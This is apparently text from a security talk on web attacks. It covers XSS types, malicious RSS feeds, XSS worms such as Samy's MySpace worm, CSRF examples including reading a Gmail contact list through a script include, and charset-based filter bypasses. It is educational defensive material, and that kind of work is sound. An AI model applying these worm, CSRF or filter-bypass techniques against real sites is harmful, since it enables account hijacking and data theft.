
JAVASCRIPT MALWARE INJECTED INTO A PUBLIC AREA OF A WEBSITE. (PERSISTENT XSS)

CLICKED ON A SPECIALLY-CRAFTED LINK CAUSING THE WEBSITE TO ECHO JAVASCRIPT MALWARE. (NON-PERSISTENT XSS)



10) Hacking RSS Feeds


JAVASCRIPT MALWARE INSIDE OF RSS/ATOM FEEDS



9) Web Worms

MYSPACE, ADULTSPACE, YAHOO MAIL, GAIA ONLINE, ULTIMATE DOMINION, ETC.

Targets mostly social networking websites because they're an easy way to isolate large quantities (millions) of users.



PROPAGATION

Attacker infects their user profile with JavaScript Malware via HTML/Flash/Quicktime.

Unsuspecting users are infected forcing them to “friend” the attacker and update their profile with the JavaScript Malware.

Infection rate exponentially increases with the build up of infected users.


Payload has been **relatively** benign so far, but expect this to change as more "experimentation" appears in the wild.

Looking out for other outbreaks using HTML-enabled Chatrooms, message boards, and blogs.

Worms

MYSPACE (SAMY WORM) - FIRST XSS WORM 24 HOURS, 1 MILLION USERS AFFECTED

- LOGGED-IN USER VIEWS SAMYS PROFILE PAGE, EMBEDDED JAVASCRIPT MALWARE.
- MALWARE ADDS SAMY AS THEIR FRIEND, UPDATES THEIR PROFILE WITH "SAMY IS MY HERO", AND COPIES THE MALWARE TO THEIR PROFILE.
- PEOPLE VISITING INFECTED PROFILES ARE IN TURN INFECTED CAUSING EXPONENTIAL GROWTH.




CROSS-SITE SCRIPTING WORMS AND VIRUSES
“The Impending Threat and the Best Defense”
<http://www.whitehatsec.com/downloads/WHXSThreats.pdf>

<http://namb.la/popular/tech.html>

 WhiteHat
SECURITY

CSRF hack examples

A STORY THAT DIGGS ITSELF
USERS LOGGED-IN TO DIGG.COM
VISITING HTTP://
4DIGGERS.BLOGSPOT.COM/ WILL
AUTOMATICALLY DIGG THE STORY




COMPROMISING YOUR GMAIL CONTACT LIST

CONTACT LIST AVAILABLE IN JAVASCRIPT SPACE.

<script src=http://mail.google.com/mail/?_url_scrubbed>

or




CSRF, the sleeping giant

<http://jeremiahgrossman.blogspot.com/2006/09/csrf-sleeping-giant.html>

8) Encoding Filter Bypass

NOT ALL XSS ATTACKS “LOOK” ALIKE
(UTF-7, VARIABLE WIDTH, US-ASCII)




HTML OUTPUT CONTENT-TYPE DECLARATION

```
<META HTTP-EQUIV="Content-Type" content="text/html; charset=UTF-7" />
<META HTTP-EQUIV="Content-Type" content="text/html; charset=US-ASCII" />
```

